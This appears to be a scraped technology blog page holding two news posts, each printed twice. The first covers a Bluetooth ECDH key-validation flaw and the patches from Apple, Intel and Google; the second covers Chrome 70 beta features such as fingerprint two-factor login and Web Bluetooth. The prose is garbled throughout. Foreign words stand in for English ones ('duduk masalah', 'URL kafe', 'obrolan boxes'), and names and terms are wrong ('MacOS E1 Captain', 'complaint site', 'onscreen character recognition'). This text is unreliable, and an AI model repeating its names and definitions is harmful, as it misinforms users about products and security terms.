
    This Bluetooth critical security flaw puts billions of Bluetooth enabled devices at risk of cyber criminals.

    According to Carnegie Mellon's US Computer Emergency Response Team (CERT), the vulnerability impacts the data encryption process over Bluetooth connections which let you securely transfer files between two paired devices wirelessly over a distance.

    The flaw arises as a result of a missing check on keys while data is encrypting, specifically an absent validation contained in the Diffie-Hellman (ECDH) key exchange. These are the keys that your device and the one that you're pairing with exchange to lock down communications so that outsiders can't decipher the data you're transmitting.


    Now the issues comes in because the Bluetooth standard doesn't require both of the pairing devices to completely validate those keys, which now leave the access open for hackers to sit in between the two pairing parties and sniff on the data.

    Well that shouldn't be a duduk masalah again since device manufacturers are rushing to create a permanent fix for this vulnerability.

    Apple has dropped a patch for MacOS E1 Captain and later, and also for iOS 11.4 for iPhones.

    Intel too has also provided updated Bluetooth drivers for Windows 7, 8.1 and 10.

    Google on its part too has patched the security vulnerability on both ChromeOS and Android.

    Now that device and chip manufacturers have dropped a fix for this, those whose device have been updated shouldn't have difficulty in validating the entire process during the Diffie-Hellman (ECDH) key exchange.

    CERT says they haven't logged any real-life incidents related to the security flaw.

    Warning: This Critical Bluetooth Security Flaw Puts Every Android, Ios And Windows Users At The Mercy Of Cyber-Criminals


    Android, and iOS users are advised to update their device so as not to fall prey to cyber criminals who might use this newly discovered Bluetooth flaw to exploit you.

    This Bluetooth critical security flaw puts billions of Bluetooth enabled devices at risk of cyber criminals.

    According to Carnegie Mellon's US Computer Emergency Response Team (CERT), the vulnerability impacts the data encryption process over Bluetooth connections which let you securely transfer files between two paired devices wirelessly over a distance.

    The flaw arises as a result of a missing check on keys while data is encrypting, specifically an absent validation contained in the Diffie-Hellman (ECDH) key exchange. These are the keys that your device and the one that you're pairing with exchange to lock down communications so that outsiders can't decipher the data you're transmitting.


    Now the issues comes in because the Bluetooth standard doesn't require both of the pairing devices to completely validate those keys, which now leave the access open for hackers to sit in between the two pairing parties and sniff on the data.

    Well that shouldn't be a duduk masalah again since device manufacturers are rushing to create a permanent fix for this vulnerability.

    Apple has dropped a patch for MacOS E1 Captain and later, and also for iOS 11.4 for iPhones.

    Intel too has also provided updated Bluetooth drivers for Windows 7, 8.1 and 10.

    Google on its part too has patched the security vulnerability on both ChromeOS and Android.

    Now that device and chip manufacturers have dropped a fix for this, those whose device have been updated shouldn't have difficulty in validating the entire process during the Diffie-Hellman (ECDH) key exchange.

    CERT says they haven't logged any real-life incidents related to the security flaw.

    Google Adds Web Bluetooth And 2Fa Fingerprint Support To Chrome Beta 70 Web Browser


    Google early this month celebrated Chrome 10th anniversary. Now the Alphabets company is introducing some useful features to Chrome 70 which is still in a beta form.


    According to the Chromium blog, the Chrome Beta 70 hopes to make logging into websites a little by allowing Chrome users to use their Android fingerprint reader or Mac device Touch ID sensor as a form of two-factor authentication. This feature will save users time because there won't be need for users to enter password or other sensitive information.

    Another feature is the Web Bluetooth. This feature will allow sites to securely communicate with nearby Bluetooth devices. This feature is been made available for Windows 10 users for the first time with the coming of Chrome 70, though the feature has been made available for Android, ChromeOS and macOS since Chrome 56. Earlier version Windows and Linux can still access it via this flag: chrome://flags/#enable-experimental-web-platform-features

    Also Read: Hundreds of Millions of Android Devices are Exposed To This Vulnerability, And Google Won't Fix It!

    To increase privacy, Chrome 70 will no longer include the Android and iOS builds number in the user-agent identification string visible to websites. This is necessary so as to prevent exploits targeting fingerprinting and other forms of abuses.


    Google's decision to remove its build numbers from iOS and Android follows in the step of Apple's Safari to freeze the build number at 15E148.

    Google removed the "Secure" tag from the URL kafe in Chrome 69 when users visit a complaint site(HTTPS), however, Chrome 70 will  display a "Not Secure" warning and red icon when users visits a non-complaint site (HTTP) so as to warn users that the site isn't secure.

    Chrome 70 Beta will exit full screen mode to ensure that users have proper context before making any decision on obrolan boxes such as authentication or payment prompts.

    Developers using the Chrome 70 Beta will be able to experiment with a Shape Detection API that can be used to identify faces, barcodes, and text in images through the web. This will help improve  features that rely on OCR (onscreen character recognition) so that you can easily turn a photo of a text document into a PDF, or simply make it easier to scan in a QR code without needing to pull out a second device.

    Google Adds Web Bluetooth And 2Fa Fingerprint Support To Chrome Beta 70 Web Browser


    Google early this month celebrated Chrome 10th anniversary. Now the Alphabets company is introducing some useful features to Chrome 70 which is still in a beta form.


    According to the Chromium blog, the Chrome Beta 70 hopes to make logging into websites a little by allowing Chrome users to use their Android fingerprint reader or Mac device Touch ID sensor as a form of two-factor authentication. This feature will save users time because there won't be need for users to enter password or other sensitive information.

    Another feature is the Web Bluetooth. This feature will allow sites to securely communicate with nearby Bluetooth devices. This feature is been made available for Windows 10 users for the first time with the coming of Chrome 70, though the feature has been made available for Android, ChromeOS and macOS since Chrome 56. Earlier version Windows and Linux can still access it via this flag: chrome://flags/#enable-experimental-web-platform-features

    Also Read: Hundreds of Millions of Android Devices are Exposed To This Vulnerability, And Google Won't Fix It!

    To increase privacy, Chrome 70 will no longer include the Android and iOS builds number in the user-agent identification string visible to websites. This is necessary so as to prevent exploits targeting fingerprinting and other forms of abuses.


    Google's decision to remove its build numbers from iOS and Android follows in the step of Apple's Safari to freeze the build number at 15E148.

    Google removed the "Secure" tag from the URL kafe in Chrome 69 when users visit a complaint site(HTTPS), however, Chrome 70 will  display a "Not Secure" warning and red icon when users visits a non-complaint site (HTTP) so as to warn users that the site isn't secure.

    Chrome 70 Beta will exit full screen mode to ensure that users have proper context before making any decision on obrolan boxes such as authentication or payment prompts.

    Developers using the Chrome 70 Beta will be able to experiment with a Shape Detection API that can be used to identify faces, barcodes, and text in images through the web. This will help improve  features that rely on OCR (onscreen character recognition) so that you can easily turn a photo of a text document into a PDF, or simply make it easier to scan in a QR code without needing to pull out a second device.

    Search

    Blog Archive